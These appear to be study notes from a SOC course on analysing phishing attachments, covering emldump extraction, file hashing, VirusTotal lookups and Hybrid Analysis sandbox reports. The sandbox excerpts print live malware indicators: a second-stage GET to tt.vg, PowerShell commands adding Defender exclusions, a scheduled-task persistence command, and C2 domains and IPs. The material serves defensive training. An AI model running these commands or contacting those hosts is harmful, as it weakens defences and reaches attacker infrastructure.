Attachment Analysis


Introduction

Email attachments represent one of the most dangerous attack vectors in phishing campaigns, often serving as the primary delivery method for malware, ransomware, and other malicious payloads. This section covers both static and dynamic analysis techniques for safely examining suspicious files. Static analysis uses file hashes and reputation databases to assess threats without execution, while dynamic analysis employs sandboxing environments to observe malicious behavior in controlled settings. Mastering these techniques is essential for comprehensive threat assessment while maintaining operational security.

Downloading attachments


You can download attachments from an email by opening them in your email client, scrolling down to the attachment, and then downloading it. However, the course recommends a python script from DidierStevensSuite that lets you save attachments from eml files from the terminal, which is a lot safer, as it prevents accidental execution from your web browser or email client.

To download python scripts through the terminal, use `wget {raw file link}` as seen below



```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/Tools$ wget https://raw.githubuser
content.com/DidierStevens/DidierStevensSuite/refs/heads/master/emldump.py
```

To use this script, type `python3 {script file path} {eml file}`. This will show what the eml file contains. In the below example, the eml contains 4 streams, and the 4th is an attached file. To then get this file, you can attach `-s 4 -d > {file name}` to the previous command to get the 4th stream downloaded as that file name:




```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ python3
 ../Tools/emldump.py sample1.eml
1: M         multipart/mixed
2: M         multipart/related
3:      1528 text/html
4:    114688 application/octet-stream (quotation.iso)
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ python3
 ../Tools/emldump.py sample1.eml -s 4 -d > quotation.iso
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ 
```

File Hashes

Even without opening a file, it is possible to use a file's hash to perform reputation checks. A file's hash is like a fingerprint generated using a hashing algorithm on the file. If a file is changed even a little bit, it will have a big impact on the hash. The hash can be used to check integrity, and to look up a file's reputation without having to upload the file in its entirety.


To get a file, simply use the terminal and enter `{hashing algorithm} {file path}`. For example, `sha256sum quotation.iso`. Below is an example with the hash highlighted in yellow:



```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/04_Attachment_Analysis$ sha256s
um quotation.iso
75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f  quotation.iso
```

Other often used hashing algorithms are sha1sum and md5sum.


Note that the tool downloaded in the URL Analysis section called Email IoC Extractor (eioc.py) automatically gives you the MD5, Sha1 and Sha256 hashes of any attachments.



```
Extracted Attachments:
====================================
Filename: quotation.iso
MD5: 6aef1d7f88e8aa450a0c604b4caee5ba
SHA1: 3fe45f8cd20cd7c63e55e3918dac1d3a0d7fb05a
SHA256: 75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f
```


This is safer than downloading the file and getting the hash, as accidental execution can be avoided.

The same can be done in Windows, by using the command `get-filehash {file path} -algorithm {hash type}` in Windows PowerShell.



```
PS C:\Users\tcm\Desktop\SOC 101 Course Files\01 Phishing_Analysis\04_Attachment_Analy
sis> get-filehash .\quotation.iso -algorithm md5
```

These hashes can be used on websites like VirusTotal to check their reputation. When searching for the Sha256 hash of quotation.iso, VirusTotal gives it a bad reputation, as 39 of 62 security vendors determined it to be malware.



39/62 security vendors flagged this file as malicious

75fdb848eac332b4ca7d88f497e7ba7ebbb9a798d825b28cf1f87b9d7149e87f

quotation.iso

isoimage long-sleeps attachment detect-debug-environment contains-pe checks-user-input checks-disk-space calls-wmi

Size 112.00 KB

Last Analysis Date 19 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.androm/ejzz Threat categories trojan dropper Family labels androm ejzz fareitvb

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win32.VBInject.C3905735	AliCloud	Backdoor:Win/Vigorf.A
ALYac	Trojan.Agent.EJZZ	Arcabit	Trojan.Agent.EJZZ
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira (no cloud)	TR/Dropper.VB.ooizj	BitDefender	Trojan.Agent.EJZZ

VirusTotal gives information in the Details tab about when the file was first seen, what other names is has been seen as, and hashes from other algorithms. In the Relations tab, it shows what URLs, domains and IPs the file is known to connect to. And in the Community tab, you can see reports from other users who have done deeper research.

Searching for the hash is generally safer than uploading the file itself, as the file may contain sensitive information. For example, if there is an invoice attachment, and it turns out to be safe, then a lot of personal information will get uploaded to VirusTotal. Users with an Enterprise subscription to VirusTotal can even download uploaded files.

Other tools similar to VirusTotal

https://talosintelligence.com/: Cisco Talos Intelligence. You can search for IP, URL, domain, network owner or file hash.

Sandboxing

There is a security technique where you isolate potentially harmful files from the rest of the system. In the case of phishing attachments, you can open the file in that controlled environment separate from your system. This controlled environment is called the sandbox. It mimics a typical operating system, but ensures that any malicious activity within the attachment is contained and cannot hurt the rest of the system. This way we can examine suspicious files safely to determine whether they contain malware or other threats.


When analysing a file, we can look at four common things.

- **Process activity**: What processes are spawned? And what are the parent-child relationships of these processes?
- **Registry changes**: Are there persistence mechanisms created? Is it adding or editing any Windows registry entries?

- **Network connections**: What connections does the file make when it is executed? Is it talking to anyone on the Internet? Is it communicating with some kind of C2 server?
- **File activity**: Is it dropping any other files? Is it writing anything to the disk or modifying files?

There are various proprietary tools for this, but the course uses free online platforms to perform this analysis for us.


The course has prepared a number of malware sample files, which I have downloaded to a VM with Ubuntu installed.


/ 01_...sis / 04_...sis / Malware_Samples
BankPaymAdviceVend.Report.docx
may-document_71837433.pdf
opszx.scr.exe


Hybrid Analysis

This is a free malware analysis service that can detect and analyze malware, powered by the Crowdstrike Falcon sandbox. Very powerful and accessible. It creates a detailed report about the observed behavior and activity on the simulated endpoint. You can create an account for more functions like YARA search and String Search. For this example, an account is not necessary.

To use it, simply go to the website and drop the file into the designated space, or click on that same space and use the file browser. One of the steps lets you choose what kind of machine should be simulated, as well as Runtime options that lets you choose what kind of script and how long it should run. If the file you uploaded needs a password, you can specify this in the Runtime Options as well.



This is a free malware analysis service for the community that detects and analyzes unknown threats using a unique **Hybrid Analysis** technology.



Analysis Environments

Name	BankPaymAdviceVend.Report.docx
Size	438.9KiB
Type	docx office
MIME	application/vnd.openxmlformats-officedocument.wordprocessingml.document
SHA256	2e1408013503cb...8e27d43d6eaf9


Available:

- ● Windows 10 64 bit
- ○ Windows 11 64 bit
- ○ Windows 7 32 bit
- ○ Windows 7 32 bit (HWP Support)
- ○ Windows 7 64 bit
- ○ Linux (Ubuntu 20.04, 64 bit)
- ○ Mac Catalina 64 bit (x86)
- ○ Android Static Analysis
- ○ Quick Scan

There are no files in the processing queue.
Currently, the average processing time per sample is 4 minutes and 46 seconds seconds.

As the button “Generate Public Report says, these reports are public, so be sure to not upload any files that may contain sensitive information.


This file has been reported before, so the tool was able to instantly tell that it was malicious, and even provided a CVE number no the right:



Submission name: BankPaymAdviceVend.Report.docx
Size: 439KiB
Type: docx office
Mime: application/vnd.openxmlformats-officedocument.wordprocessingml.document
SHA256: 2e1408013503cbc13466e2041bd3e045833ce65f5c91b7226e28e27d43d6eaf9
Submitted At: 2024-02-13 21:04:50 (UTC)
Last Anti-Virus Scan: 2025-08-26 11:10:56 (UTC)
Last Sandbox Report: 2024-09-22 20:43:46 (UTC)

malicious
Threat Score: 100/100
AV Detection: 71%
Labeled As: CVE-2017-0199
#exploit #agenttesla #banker #lokibot #njrat #trojan #malicious

When scrolling down, the Falcon Sandbox Reports also provide the CVE number, and tell us the file we uploaded was malicious.



Windows 7 64 bit
BankPaymAdviceVend.Report.docx
September 22nd 2024 20:43:46 (UTC)
Malicious
Threat Score: 100/100
Labeled As: CVE-2017-0199
Indicators: 5 4 45
Characteristics:

Windows 11 64 bit
BankPaymAdviceVend.Report.docx
September 3rd 2024 10:28:20 (UTC)
Malicious
Threat Score: 100/100
Labeled As: CVE-2017-0199
Indicators: 5 5 48
Characteristics:


Windows 10 64 bit
BankPaymAdviceVend.Report.docx
May 14th 2024 16:22:11 (UTC)
Malicious
Threat Score: 100/100
Labeled As: CVE-2017-0199
Indicators: 4 5 48
Characteristics:

The CVE number can be looked up online for more information, such as what IPs and URLs it connects to, as well as Attack Chain information. The attack chain mentioned that this malware downloads a secondary payload that is a fake rtf file. This may be something we can look for in the report.

The Report


That said, a CVE number is not always available, so it is important to look at the report itself to see what it may contain, so we'll know the structure for future analysis. By clicking on the reports in the screenshot, you can view what indicators were found. There even is a list of MITRE ATT&CK techniques that the malware deployed.

In the below screenshot, we get an overview of 4 malicious indicators, one being a GET request to a Host called tt[.]vg, which is potentially a C2 server, or a host for a second stage malware payload.




```
Malicious Indicators                                                         19
Exploit/Shellcode
  Possible Equation Editor exploit detected
General
  GETs files from a webserver
     details  "GET /BVhaS HTTP/1.1
              Accept: */*
              User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3;
              ms-office; MSOffice 14)
              Accept-Encoding: gzip, deflate
              Host: tt.vg
              Connection: Keep-Alive" Response ==> HTTP/1.1 301 Moved Permanently
              Date: Tue
              13 Feb 2024 21:08:00 GMT
              Transfer-Encoding: chunked
              Connection: keep-alive
              Cache-Control: max-age=3600
              Expires: Tue
      source  Network Traffic
   relevance  10/10
  ATT&CK ID   T1071.001 (Show technique in the MITRE ATT&CK™ matrix)
```

The file also spawned a number of PowerShell processes, which is very unusual for a word document file. Specifically, it is trying to configure Windows Defender to exclude specific file paths, likely for AV evasion purposes. The file paths contain an executable name, which is useful for our notes. There is also a task scheduled, which is a potential persistence mechanism. The task seems to be scheduled for one of the executables that were excluded for Windows Defender.




```
Spawns a lot of processes
     details  Spawned process "WINWORD.EXE" with commandline "/n "C:\\BankPaymAdviceVend.Report.docx"" (Show Process)
              Spawned process "EQNEDT32.EXE" with commandline "-Embedding" (Show Process)
              Spawned process "conhost.exe" (Show Process)
              Spawned process "powershell.exe" with commandline "Add-MpPreference -ExclusionPath "%APPDATA%\\conhost.exe"" (Show Process)
              Spawned process "powershell.exe" with commandline "Add-MpPreference -ExclusionPath "%APPDATA%\\lqqLKmAYQaR.exe"" (Show Process)
              Spawned process "schtasks.exe" with commandline "/Create /TN "Updates\\lqqLKmAYQaR" /XML "%TEMP%\\tmp9F0C.tmp"" (Show Process)
              Spawned process "conhost.exe" (Show Process)
      source  Monitored Target
   relevance  8/10
   ATT&CK ID  T1057 (Show technique in the MITRE ATT&CK™ matrix)
```

There is also a screenshots section with screenshots of what happened in the sandbox as the file was executed. This can give more information on what happened as the file was run.



Screenshots

Further down is a Network Analysis section that shows what domains were accessed, what IP they have, and information on who owns the IP and where it is located.




Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
mamsc2.ru.com OSINT	103.211.217.233 TTL: 300	GODADDY.COM, LLC Organization: Esqwire.com P.C. Domain Escrow Name Server: NS1.CENTRALNIC.NET Creation Date: 1996-02-05T00:00:00	Seychelles
tt.vg OSINT	172.67.138.42 TTL: 300	-	United States

In the Contacted Hosts section, it shows which Process made the requests. The IP addresses of the first two entries is the same as the tt[.]vg request above, and was spawned by winword, which is what opened the microsoft word document.

